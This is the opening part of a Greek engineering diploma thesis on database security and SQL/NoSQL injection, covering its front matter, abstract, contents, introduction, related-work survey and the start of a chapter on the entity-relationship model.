ΠΑΝΕΠΙΣΤΗΜΙΟ ΘΕΣΣΑΛΙΑΣ
ΠΟΛΥΤΕΧΝΙΚΗ ΣΧΟΛΗ
ΤΜΗΜΑ ΗΛΕΚΤΡΟΛΟΓΩΝ ΜΗΧΑΝΙΚΩΝ ΚΑΙ ΜΗΧΑΝΙΚΩΝ ΥΠΟΛΟΓΙΣΤΩΝ

Ασφάλεια Βάσεων Δεδομένων

Έγχυση SQL και NoSQL, Ανίχνευση και Πρόληψη

Διπλωματική Εργασία

Βασίλειος Λεμονιάς

Επιβλέπουσα: Ελένη Τουσίδου

Σεπτέμβριος 2022

ΠΑΝΕΠΙΣΤΗΜΙΟ ΘΕΣΣΑΛΙΑΣ
ΠΟΛΥΤΕΧΝΙΚΗ ΣΧΟΛΗ
ΤΜΗΜΑ ΗΛΕΚΤΡΟΛΟΓΩΝ ΜΗΧΑΝΙΚΩΝ ΚΑΙ ΜΗΧΑΝΙΚΩΝ ΥΠΟΛΟΓΙΣΤΩΝ

Ασφάλεια Βάσεων Δεδομένων

Έγχυση SQL και NoSQL, Ανίχνευση και Πρόληψη

Διπλωματική Εργασία

Βασίλειος Λεμονιάς

Επιβλέπουσα: Ελένη Τουσίδου

Σεπτέμβριος 2022

UNIVERSITY OF THESSALY
SCHOOL OF ENGINEERING
DEPARTMENT OF ELECTRICAL AND COMPUTER ENGINEERING

Database security, SQL and NoSQL Injection Detection and Prevention

Diploma Thesis

Vasileios Lemonias

Supervisor: Eleni Tousidou

September 2022

Εγκρίνεται από την Επιτροπή Εξέτασης:

Επιβλέπουσα **Ελένη Τουσίδου**
ΕΔΙΠ, Τμήμα Ηλεκτρολόγων Μηχανικών και Μηχανικών Υπολογιστών, Πανεπιστήμιο Θεσσαλίας

Μέλος **Γεώργιος Σταμούλης**
Καθηγητής, Τμήμα Ηλεκτρολόγων Μηχανικών και Μηχανικών Υπολογιστών, Πανεπιστήμιο Θεσσαλίας

Μέλος **Μιχαήλ Βασιλακόπουλος**
Καθηγητής, Τμήμα Ηλεκτρολόγων Μηχανικών και Μηχανικών Υπολογιστών, Πανεπιστήμιο Θεσσαλίας

Ευχαριστίες

Αρχικά θα ήθελα να ευχαριστήσω την επιβλέπουσα Δρ. Ελένη Τουσίδου, για την πολύτιμη καθοδήγηση, την εμπιστοσύνη και την αμέριστη βοήθεια της, τόσο στα πλαίσια της εκπόνησης αυτής της εργασίας όσο και κατά την διάρκεια των σπουδών μου. Οφείλω επίσης ευχαριστίες και στα μέλη της επιτροπής, Δρ. Γ. Σταμούλη και Δρ. Μ. Βασιλακόπουλο για τις καταλυτικές συμβουλές τους και τις γνώσεις που μου πρόσφεραν.

Επιπλέον θέλω να ευχαριστήσω την οικογένειά μου για την συμπαράσταση και την ολόψυχη αγάπη τους, αυτό το ταξίδι δεν θα ήταν εφικτό χωρίς αυτούς. Ευχαριστώ επιπλέον τους φίλους και συμφοιτητές μου Γιώργο και Θανάση για τις γνώσεις και τις εμπειρίες που μοιραστήκαμε. Τέλος ευχαριστώ τη Μαρία, για την υπομονή, την στήριξη και τη συντροφικότητα της.

ΥΠΕΥΘΥΝΗ ΔΗΛΩΣΗ ΠΕΡΙ ΑΚΑΔΗΜΑΪΚΗΣ ΔΕΟΝΤΟΛΟΓΙΑΣ ΚΑΙ ΠΝΕΥΜΑΤΙΚΩΝ ΔΙΚΑΙΩΜΑΤΩΝ

«Με πλήρη επίγνωση των συνεπειών του νόμου περί πνευματικών δικαιωμάτων, δηλώνω ρητά ότι η παρούσα διπλωματική εργασία, καθώς και τα ηλεκτρονικά αρχεία και πηγαίοι κώδικες που αναπτύχθηκαν ή τροποποιήθηκαν στα πλαίσια αυτής της εργασίας, αποτελεί αποκλειστικά προϊόν προσωπικής μου εργασίας, δεν προσβάλλει κάθε μορφής δικαιώματα διανοητικής ιδιοκτησίας, προσωπικότητας και προσωπικών δεδομένων τρίτων, δεν περιέχει έργα/εισφορές τρίτων για τα οποία απαιτείται άδεια των δημιουργών/δικαιούχων και δεν είναι προϊόν μερικής ή ολικής αντιγραφής, οι πηγές δε που χρησιμοποιήθηκαν περιορίζονται στις βιβλιογραφικές αναφορές και μόνον και πληρούν τους κανόνες της επιστημονικής παράθεσης. Τα σημεία όπου έχω χρησιμοποιήσει ιδέες, κείμενο, αρχεία ή/και πηγές άλλων συγγραφέων, αναφέρονται ευδιάκριτα στο κείμενο με την κατάλληλη παραπομπή και η σχετική αναφορά περιλαμβάνεται στο τμήμα των βιβλιογραφικών αναφορών με πλήρη περιγραφή. Δηλώνω επίσης ότι τα αποτελέσματα της εργασίας δεν έχουν χρησιμοποιηθεί για την απόκτηση άλλου πτυχίου. Αναλαμβάνω πλήρως, ατομικά και προσωπικά, όλες τις νομικές και διοικητικές συνέπειες που δύναται να προκύψουν στην περίπτωση κατά την οποία αποδειχθεί, διαχρονικά, ότι η εργασία αυτή ή τμήμα της δεν μου ανήκει διότι είναι προϊόν λογοκλοπής».

Ο/Η Δηλών/ούσα

Βασίλειος Λεμονιάς

Διπλωματική Εργασία

Ασφάλεια Βάσεων Δεδομένων

Έγχυση SQL και NoSQL, Ανίχνευση και Πρόληψη

Βασίλειος Λεμονιάς

Περίληψη

Οι Βάσεις Δεδομένων αποτελούν ένα σημαντικό στοιχείο της καθημερινής ζωής και είναι η ραχοκοκαλιά όλων των σύγχρονων πληροφοριακών συστημάτων. Η αλματώδης ανάπτυξη του Διαδικτύου στις αρχές του 21ου αιώνα συνοδεύεται από τη σημαντική αύξηση της χρήσης διαδικτυακών εφαρμογών. Αυτές οι εφαρμογές και τα δεδομένα στα οποία έχουν πρόσβαση συχνά γίνονται στόχος κακόβουλων επιθέσεων. Οι επιθέσεις έγχυσης είναι από τις πιο γνωστές και ευρέως χρησιμοποιούμενες, αποτελώντας σημαντική απειλή για την ασφάλεια των Βάσεων Δεδομένων. Για την αποτελεσματική αντιμετώπιση αυτών των επιθέσεων, είναι επιβεβλημένη η βαθιά κατανόηση των διαφορετικών τύπων και μηχανισμών που χρησιμοποιούνται.

Αντικείμενο αυτής της εργασίας είναι η μελέτη θεμάτων ασφάλειας Βάσεων Δεδομένων. Περιγράφονται και παρουσιάζονται τεχνικές μη εξουσιοδοτημένης πρόσβασης και ανάκτησης δεδομένων σε σχεσιακές και μη σχεσιακές Βάσεις Δεδομένων καθώς και τρόποι αντιμετώπισης, ανίχνευσης και πρόληψης. Πραγματοποιήθηκαν επιτυχημένες επιθέσεις σε τοπικά εγκατεστημένες διαδικτυακές πλατφόρμες επιβεβαιώνοντας την εφαρμοσιμότητα αυτών των μεθόδων και επισημαίνοντας την σημαντικότητα της πιστοποιημένης πρόσβασης και της ασφάλειας των Βάσεων Δεδομένων. Εν κατακλείδι, επιβεβαιώνεται η επιτακτική ανάγκη μελλοντικής βελτίωσης και δημιουργίας νέων μηχανισμών άμυνας.

Λέξεις-κλειδιά:

έγχυση SQL, σχεσιακές βάσεις δεδομένων, μη σχεσιακές βάσεις δεδομένων, ανάλυση ευπαθειών, ανίχνευση, πρόληψη

Diploma Thesis

Database security, SQL and NoSQL Injection Detection and Prevention

Vasileios Lemonias

Abstract

Databases are an important element of everyday life and are the backbone of all modern information systems. The rapid growth of the Internet at the beginning of the 21st century is accompanied by a significant increase in the use of online applications. These applications and the data they access are often the target of malicious attacks. Injection attacks are among the most well-known and widely used, posing a significant threat to Database security. To effectively counter these attacks, a deep understanding of the different types and mechanisms used is imperative.

This thesis deals with the study of database security issues. Techniques for unauthorized access and recovery of data in relational and non-relational databases are described and presented, as well as ways to deal with, detect and prevent them. Successful attacks were carried out on locally installed online platforms confirming the applicability of these methods and highlighting the importance of authenticated access and database security. In conclusion, the urgent need for future improvement and creation of new defense mechanisms is confirmed.

Keywords:

sql databases, nosql databases, injection, penetration testing, detection, prevention

Πίνακας περιεχομένων

Ευχαριστίες **ix**

Περίληψη **xii**

Abstract **xiii**

Πίνακας περιεχομένων **xv**

Κατάλογος σχημάτων **xix**

Συντομογραφίες **xxi**

1 Εισαγωγή **1**

1.1 Αντικείμενο της διπλωματικής 1

1.2 Οργάνωση του τόμου 2

2 Συναφείς Εργασίες **3**

2.1 Εισαγωγή 3

2.2 Έγχυση SQL 3

2.3 Έχγυση NoSQL 4

3 Θεωρητικό υπόβαθρο **5**

3.1 Εισαγωγή 5

3.2 Μοντέλο οντοτήτων - συσχετίσεων 5

3.2.1 Βασικές έννοιες 5

3.2.2 Επεκταμένο Μοντέλο οντοτήτων - συσχετίσεων (Extended E-R model) 9

3.2.3 Διάγραμμα Μοντέλου Οντοτήτων - Συσχετίσεων (Entity - Relationship Diagram) 9

3.3 Σχεσιακές Βάσεις Δεδομένων 11
3.3.1 Δομή 11
3.3.2 Η γλώσσα SQL 11
3.3.3 Συναλλαγές (transactions) 12
3.4 Μη σχεσιακές Βάσεις Δεδομένων (NoSQL) 14
3.4.1 Κατηγορίες Βάσεων NoSQL 15

4 Θέματα ασφάλειας Βάσεων Δεδομένων 19
4.1 Εισαγωγή 19
4.2 Είδη απειλών ασφάλειας της Βάσης Δεδομένων 19
4.2.1 Κλιμάκωση προνομίων (Privilege Escalation) 19
4.2.2 Απειλές διαπιστευτηρίων (Credential Threats) 20
4.2.3 Μη ασφαλές δίκτυο 20
4.2.4 Εκτεθειμένα αντίγραφα ασφάλειας (Backup Data Exposure) 21
4.2.5 Άρνηση Υπηρεσίας (Denial of Service) 21
4.2.6 Ασθενές ίχνος ελέγχου (Weak Audit Trail) 21
4.2.7 Ο ανθρώπινος παράγοντας 22
4.3 Έγχυση SQL (SQL injection) 23
4.3.1 In-band SQLi 23
4.3.2 Inferential (Blind) SQLi 24
4.4 Μέθοδοι αντιμετώπισης SQLi 24
4.4.1 Έλεγχος εισόδου (Input Validation) 24
4.4.2 Παραμετροποιημένα ερωτήματα (Prepared statements) 25
4.4.3 Τείχος προστασίας δικτυακών εφαρμογών (Web Application Firewall - WAF) 26
4.4.4 Escaping inputs 26

5 Τεχνολογίες και εφαρμογές που χρησιμοποιήθηκαν 27
5.1 LAMP 27
5.1.1 Linux 27
5.1.2 Apache 28
5.1.3 MySQL 28
5.1.4 PHP 28

5.2 Burp Suite 29
5.3 sqlmap 30
5.4 Ncat 30

6 Υλοποίηση έγχυσης SQL και NoSQL 31
6.1 Παραβιάζοντας την ασφάλεια του OWASP Bricks 31
6.1.1 Υλοποίηση επίθεσης 31
6.2 Παραβιάζοντας την ασφάλεια του bWAPP 39
6.2.1 SQL injection (GET/Search) 40
6.2.2 SQL injection (GET/Select) 46
6.2.3 Έγχυση Blind SQL 48
6.3 NoSQL injection 51

7 Συμπεράσματα 57
7.1 Σύνοψη και συμπεράσματα 57
7.2 Μελλοντικές επεκτάσεις 58

Βιβλιογραφία 59

Παράρτημα
Συνήθη SQLi payloads 63

Κατάλογος σχημάτων

3.1 1:1 7
3.2 1:N 7
3.3 N:1 8
3.4 N:M 8
3.5 ERD shapes 10
3.6 ERD example 10
3.7 SQL statements 13
3.8 NoSQL types 14
3.9 Key - Value DB 15
3.10 Document DB 16
3.11 Graph DB 16
3.12 Wide Column DB 17

6.1 Bricks app #1 32
6.2 Bricks login#1 success 32
6.3 Bricks login #2 fail 34
6.4 Burp intercept #2 34
6.5 Bricks login #2 success 35
6.6 Bricks login #3 fail 36
6.7 Bricks login #3 success 36
6.8 sqlmap #1 37
6.9 sqlmap #2 38
6.10 sqlmap #3 39
6.11 bWAPP application GET/Search 40
6.12 bWAPP μήνυμα λάθους #1 41

6.13 bWAPP μήνυμα λάθους #2 41
6.14 bWAPP successful UNION attack 42
6.15 bWAPP πληροφορίες συστήματος 42
6.16 bWAPP προβολή αρχείου συστήματος 43
6.17 bWAPP ονόματα πινάκων 43
6.18 bWAPP ονόματα στηλών 44
6.19 bWAPP πίνακας Users 44
6.20 Εκτέλεση web shell pwd 45
6.21 Εκτέλεση reverse shell 46
6.22 bWAPP application Post/Select 46
6.23 Url μεθόδου POST 47
6.24 Url μεθόδου GET 47
6.25 Burp αναχαίτηση αιτήματος Post 47
6.26 bWAPP πληροφορίες συστήματος Post μεθόδου 47
6.27 bWAPP τυφλή έγχυση 48
6.28 Burp τυφλή έγχυση 49
6.29 sqlmap τυφλή έγχυση 50
6.30 sqlmap: διαθέσιμες βάσεις 50
6.31 sqlmap: ονόματα πινάκων 51
6.32 sqlmap: στήλες του πίνακα users 51
6.33 OWASP Juice Shop Vulnerable Application 52
6.34 OWASP Juice Shop κριτικές προϊόντων 53
6.35 Juice shop αναχαιτισμένο αίτημα 54
6.36 NoSQL payload 54
6.37 Αλλοιωμένες κριτικές 55

Συντομογραφίες

βλπ	βλέπε
κ.λπ.	και λοιπά
ΒΔ	Βάση Δεδομένων
ΣΔΒΔ	Σύστημα Διαχείρισης Βάσεων Δεδομένων
DBA	Database Administrator
SQLi	structured query language injection
OWSAP	Open Web Application Security Project
DoS	Denial of Service
DDos	Distributed Denial of Service
DNS	Domain Name System
XSS	Cross Site Scripting

Κεφάλαιο 1

Εισαγωγή

Η ασφάλεια Βάσεων Δεδομένων αναφέρεται σε ένα ευρύ φάσμα μέτρων προστασίας και εργαλείων που χρησιμοποιούνται για την διατήρηση της εμπιστευτικότητας, της ακεραιότητας και της διαθεσιμότητας της βάσης δεδομένων. Παρά την ύπαρξη πολλών ειδών επιθέσεων και εκμετάλλευσης κενών ασφάλειας, τίποτα δεν είναι τόσο απλό ή δυνητικά καταστροφικό όσο η έγχυση SQL (SQL injection). Αν και αυτό το είδος επίθεσης είναι γνωστό για περισσότερα από είκοσι χρόνια, βρίσκεται στην τρίτη θέση της λίστας του OWSAP (Open Web Application Security Project) σε ότι αφορά τις δικτυακές ευπάθειες (web vulnerabilities) [1].

Το πρόβλημα δημιουργείται καθώς οι προγραμματιστές ιστού (web developers) και οι διαχειριστές Βάσεων Δεδομένων (database administrators) σχεδιάζουν και αναπτύσσουν πιστεύοντας πως τα ερωτήματα που έρχονται στη βάση (database queries) είναι έμπιστα. Τις περισσότερες φορές αυτό ισχύει, αλλά ένας κακόβουλος χρήστης χρησιμοποιώντας ακόμα και ένα φυλλομετρητή μπορεί να παραβιάσει τη Βάση Δεδομένων και το σύστημα. Αρκεί να πληκτρολογήσει μερικές εντολές που μπορεί να φαίνονται έγκυρες, αλλά στο σωστό μέρος μπορεί να προκαλέσουν καταστροφικές συνέπειες.

1.1 Αντικείμενο της διπλωματικής

Σε αυτή τη διπλωματική εργασία παρουσιάζονται τεχνικές και μέθοδοι έγχυσης κώδικα σε σχεσιακές και μη σχεσιακές Βάσεις Δεδομένων. Αρχικά, γίνεται αναφορά στο θεωρητικό υπόβαθρο. Τι είναι και πως λειτουργεί το μοντέλο οντοτήτων - συσχετίσεων και πώς οι σχεσιακές βάσεις βασίστηκαν σε αυτό το μοντέλο για να είναι σήμερα ο πιο δημοφιλής

τύπος Βάσεων Δεδομένων με ποσοστό χρήσης που αγγίζει το 73% [2]. Παρουσιάζονται θέματα ασφάλειας των Βάσεων Δεδομένων και προτείνονται τρόποι προστασίας. Στο πειραματικό κομμάτι, δοκιμάστηκαν επιθέσεις σε σχεσιακές και μη βάσεις δεδομένων. Εξερευνήθηκαν τρόποι πρόσβασης σε λογαριασμούς χρηστών, ανάκτησης και παρεμβολής σε δεδομένα της βάσης και αρχεία του συστήματος. Έγινε χρήση αυτοματοποιημένων εργαλείων για την εκμετάλλευση ευπαθειών. Επιτεύχθηκε πλήρης πρόσβαση στο λειτουργικό σύστημα.

Η κατανόηση της διαδικασίας και του τρόπου με τον οποίο υλοποιούνται τέτοιου είδους επιθέσεις είναι κομβική. Ο σχεδιαστής της βάσης, ο διαχειριστής, ο web developer ακόμα και ο χρήστης θα πρέπει να είναι σε θέση να αναγνωρίζουν τουλάχιστον τα βασικά θέματα ασφάλειας που προκύπτουν. Τα δεδομένα είναι πολύτιμα και αυτή η εργασία έχει σκοπό να δείξει πως γίνεται να εκτεθούν και να παραβιαστούν από κακόβουλους χρήστες.

1.2 Οργάνωση του τόμου

Η εργασία χωρίζεται στις παρακάτω ενότητες:

- Στο Κεφάλαιο 2 παρουσιάζονται άρθρα και εργασίες συγγενικά με το αντικείμενο της διπλωματικής εργασίας.
- Στο Κεφάλαιο 3 γίνεται αναφορά στο μοντέλο οντοτήτων - συσχετίσεων, περιγράφεται η δομή των σχεσιακών Βάσεων Δεδομένων και της γλώσσας SQL και γίνεται μια εισαγωγή στις μη σχεσιακές βάσεις.
- Στο Κεφάλαιο 4 αναφέρονται βασικά θέματα ασφάλειας, μέθοδοι έγχυσης SQL και τρόποι αντιμετώπισης.
- Στο Κεφάλαιο 5 παρουσιάζονται τεχνολογίες και εφαρμογές που χρησιμοποιήθηκαν στο πειραματικό μέρος.
- Στο Κεφάλαιο 6 πραγματοποιούνται πειράματα διάφορων τύπων έγχυσης SQL και noSQL και υλοποιείται επίθεση σε δοκιμαστικές πλατφόρμες.
- Στο Κεφάλαιο 7 παρουσιάζονται τα συμπεράσματα της εργασίας.

Κεφάλαιο 2

Συναφείς Εργασίες

2.1 Εισαγωγή

Σε αυτό το κεφάλαιο γίνεται μια συνοπτική αναφορά σε άρθρα και έρευνες συναφή με το αντικείμενο αυτής της διπλωματικής εργασίας, που συνέβαλαν στην υλοποίησή της. Το πρώτο μέρος αφορά την έγχυση σε σχεσιακές Βάσεις Δεδομένων και το δεύτερο μέρος σε μη σχεσιακές.

2.2 Έγχυση SQL

Ανάμεσα στις πολλές απειλές ασφάλειας που διατρέχουν οι Βάσεις Δεδομένων, η έγχυση SQL είναι η πιο αξιοσημείωτη και επικίνδυνη. Ο J.P Singh στο άρθρο του [3], πέρα από την αναφορά στις τυπικές μεθόδους έγχυσης SQL και προστασίας από αυτές, προτείνει συνδιασμό διάφορων τεχνικών επίθεσης (SQLi + XSS, SQLi + DNS Hijacking, SQLi + DDos, Fast Flux). Σε παρόμοιο πλαίσιο κινείται και το άρθρο [4] των Z. S. Alwan και M.F. Younis, συγκρίνοντας περαιτέρω την αποτελεσματικότητα αυτών των μεθόδων μεταξύ τους. Ο N.P. Shah στη μεταπτυχιακή του εργασία [5] προτείνει μια μη συμβατική προσέγγιση στον εντοπισμό ευπαθειών έγχυση SQL και στην αντιμετώπισή τους, χρησιμοποιώντας FPGA για την αναζήτηση λέξεων κλειδιών που συνδέουν πολλαπλά ερωτήματα. Τέλος, οι W.G.J. Halfond, J. Viegas και A. Orso [6] παρουσιάζουν μια εκτενή ανασκόπηση των διαφόρων τύπων επιθέσεων έγχυσης SQL που είναι γνωστές μέχρι σήμερα. Για κάθε τύπο επίθεσης, παρέχουν περιγραφές και παραδείγματα για το πώς θα μπορούσαν να εκτελεστούν επιθέσεις αυτού του τύπου. Παρουσιάζουν επίσης και αναλύουν υπάρχουσες τεχνικές ανίχνευσης και πρόληψης

επιθέσεων έγχυσης SQL.

2.3 Έχγυση NoSQL

Οι μη σχεσιακές Βάσεις Δεδομένων έχουν γίνει πολύ δημοφιλείς λόγω της δυνατότητας κλιμάκωσης (scalability), της ευελιξίας και της ευκολίας χρήσης που προσφέρουν. Παρόλο που σαν τεχνολογία είναι μεταγενέστερη των σχεσιακών Βάσεων Δεδομένων παραμένουν ευάλωτες σε επιθέσεις έγχυσης. Οι V. Sachdeva και S. Gupta [7] παρουσιάζουν στο άρθρο τους βασικές μεθόδους έγχυσης NoSQL και προτείνουν μεθόδους άμυνας κάνοντας χρήση php και javascript. Οι Abdalla, Li, Lin και Alazeez [8] αναφέρουν πως αν και η ασφάλεια έχει σαφώς βελτιωθεί τα τελευταία χρόνια, υπάρχουν τεχνικές οι οποίες έχουν εφαρμογή και αποτελούν σοβαρή απειλή. Δείχουν ακόμα τρόπους πρόσβασης στο σκοτεινό διαδίκτυο (dark web). Στο άρθρο τους [9] οι Hou, Qian, Li, Shi, Tao, και Liu εξετάζουν την ωριμότητα των μέτρων ασφάλειας για την MongoDB. Ερευνούν πτυχές άμυνας και επίθεσης σε επίπεδο κώδικα χρησιμοποιώντας php και javascript και ως αποτέλεσμα των πειραματικών δοκιμών προτείνουν τρόπους αποτροπής. Οι Eassa, Al-Tarawneh, El-Bakry και Salama [10] προτείνουν και παρουσιάζουν ένα εργαλείο εντοπισμού επιθέσεων έγχυσης, το “NoSQL Racket”, το οποίο προσφέρει έναν γενικό μηχανισμό δοκιμών για την ανίχνευση όλων των επιθέσεων έγχυσης NoSQL χωρίς να εξαρτάται από συγκεκριμένη σύνταξη και μοντέλο δεδομένων. Η βασική ιδέα πίσω από αυτό το εργαλείο είναι ο έλεγχος της προβλεπόμενης δομής ενός ερωτήματος NoSQL, μέσω ανάλυσης του στατικού και δυναμικού κώδικα και της αναγνώρισης προτύπων.

Κεφάλαιο 3

Θεωρητικό υπόβαθρο

3.1 Εισαγωγή

Σε αυτό το κεφάλαιο θα τεθεί το θεωρητικό υπόβαθρο και θα περιγραφούν βασικές έννοιες των Βάσεων Δεδομένων όπως το μοντέλο οντοτήτων - συσχετίσεων και πως μπορεί να αναπαρασταθεί, οι σχεσιακές και μη Βάσεις Δεδομένων και η γλώσσα Structured Query Language (SQL).

3.2 Μοντέλο οντοτήτων - συσχετίσεων

Το μοντέλο οντοτήτων - συσχετίσεων σχεδιάστηκε και αναπτύχθηκε από τον P. Chen το 1976 [11]. Είναι ένα ιδεατό αφαιρετικό μοντέλο δεδομένων, το οποίο εφαρμόζεται κατά την πρώτη φάση σχεδιασμού ενός συστήματος πληροφοριών και χρησιμοποιείται για την εννοιολογική μοντελοποίηση των δεδομένων. Παράλληλα ορίζει την δομή δεδομένων και πληροφοριών, ώστε να χρησιμοποιηθούν και να υλοποιηθούν σε μιά Βάση Δεδομένων, συνήθως σχεσιακή.

3.2.1 Βασικές έννοιες

Οντότητα (entity)

Οντότητα (entity) είναι ένα αντικείμενο στον πραγματικό κόσμό με ανεξάρτητη ύπαρξη, το οποίο είναι διακριτό από άλλα αντικείμενα. Μία οντότητα μπορεί να είναι ένα αντικείμενο με φυσική ύπαρξη, ένα γεγονός ή ένα μέρος. Για παράδειγμα, σε μία επιχείρηση οι εργαζό-

μενοι, οι προϊστάμενοι, τα έργα, ακόμα και η ίδια η επιχείρηση μπορούν να θεωρηθούν οντότητες. Τύπος της οντότητας (entity type) είναι τα χαρακτηριστικά εκείνα που περιγράφουν την οντότητα. Ως σύνολο οντοτήτων ονομάζονται όλες οι οντότητες που μοιράζονται τα ίδια χαρακτηριστικά (attributes).

Γνωρίσματα (attributes)

Ως γνώρισματα ονομάζονται όλες οι ιδιότητες ή τα χαρακτηριστικά μίας οντότητας τα οποία την προσδιορίζουν. Αυτά μπορεί να είναι:

1. Μονότιμα (single valued)

   πχ. Ηλικία, ΑΦΜ

2. Πλειότιμα (multi valued)

   πχ. Τίτλοι σπουδών (BSc, MSc, PhD)

3. Σύνθετα (composite)

   πχ. Διεύθυνση (Δρόμος + Αριθμός)

4. Παράγωγα (derived)

   πχ. Ηλικία που προκύπτει από την ημερομηνία γέννησης


Τιμή (value)

Η πληροφορία που αποθηκεύεται με την μορφή δεδομένων στα γνωρίσματα μιας οντότητας ονομάζεται τιμή (value). Ο τύπος της τιμής μπορεί να είναι μια συμβολοσειρά, ακέραιος ή δεκαδικός αριθμός, ημερομηνία, χρονοσφραγίδα κτλ. Ιδιαιτερότητα παρουσιάζει η τιμή NULL, ένα ειδικό σύμβολο, ανεξάρτητο τύπου, το οποίο σημαίνει πως η τιμή του γνωρίσματος είτε δεν είναι γνωστή είτε είναι μη εφαρμόσιμη. Σε κάθε περίπτωση δεν πρέπει να συγχέεται με την μηδενική τιμή (0).

Συσχέτιση (relationship)


Η σχέση είναι η σύνδεση, ο συνδετικός κρίκος μεταξύ δύο ή περισσότερων οντοτήτων. Συνδέει τις διαφορετικές οντότητες καθώς και τα γνωρίσματά τους μεταξύ τους, βάσει μιας συσχετιζόμενης πληροφορίας μεταξύ αυτών [12]. Οι σχέσεις μπορούν να κατηγοριοποιηθούν ώς εξής:

1. Μια προς μία (one to one) 1:1 Οι οντότητες του συνόλου Α σχετίζονται το πολύ με μία οντότητα του συνόλου Β και αντίστροφα (σχήμα 3.1)




Σχήμα 3.1: 1:1

2. Μία προς πολλές (one to many) 1:N Μια οντότητα του συνόλου Α σχετίζεται με μία ή περισσότερες οντότητες του συνόλου Β, αλλά μια οντότητα του συνόλου Β σχετίζεται το πολύ με μια οντότητα του συνόλου Α (σχήμα 3.2)



